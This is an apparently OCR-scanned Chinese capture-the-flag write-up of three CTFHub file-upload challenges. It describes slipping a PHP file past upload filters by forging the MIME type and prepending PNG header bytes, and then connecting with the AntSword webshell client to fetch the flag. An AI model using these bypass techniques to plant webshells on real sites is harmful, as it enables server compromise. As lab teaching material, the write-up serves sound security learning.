
上传文件相对路径
upload/1.jpg

CTFHub 文件上传 - htaccess

Filename: 选择文件 未选择任何文件
Submit

出现这个说明成功了

之后就是跟上面一样啦



这边要注意一点，把flag文件打开后可能没有flag，这不是出问题了而是要把蚁剑刷新一下，我当初还以为是出bug了结果重开了一次，浪费了30金币我靠


本题结束

MIMW验证


可能很多人不知道什么是MIME？


不过没关系，那你一定听说过文件内容类型或者说通过抓包你一定听说过 **Content-Type: text/html** 这种类似的，其实，这就是MIME。
那么只要在抓包中看看Content-Type是啥就好了

先试试看一些文件类型能不能上传成功
试了之后发现.gif格式是可以上传的
那么我们先上传一个.gif格式的文件，再抓包，看看Content-Type：




复制下来，再上传一个.php文件，把MIME类型改掉：





上传成功！


之后就是跟上两题一样了




本题结束


文件头检查

经验证，.png的是可以上传的
用Notepad++打开png文件，复制整个文件：




用bp抓包，把文件复制到1.php前面，再把MIME改成image/png






访问地址，出现这个说明正常：



`PNG IHDR wS pHYs tEXtSoftware Snipaste]IDATc0~iC= IENDB`

接下来就算老套路了



本题结束

持续更新ing…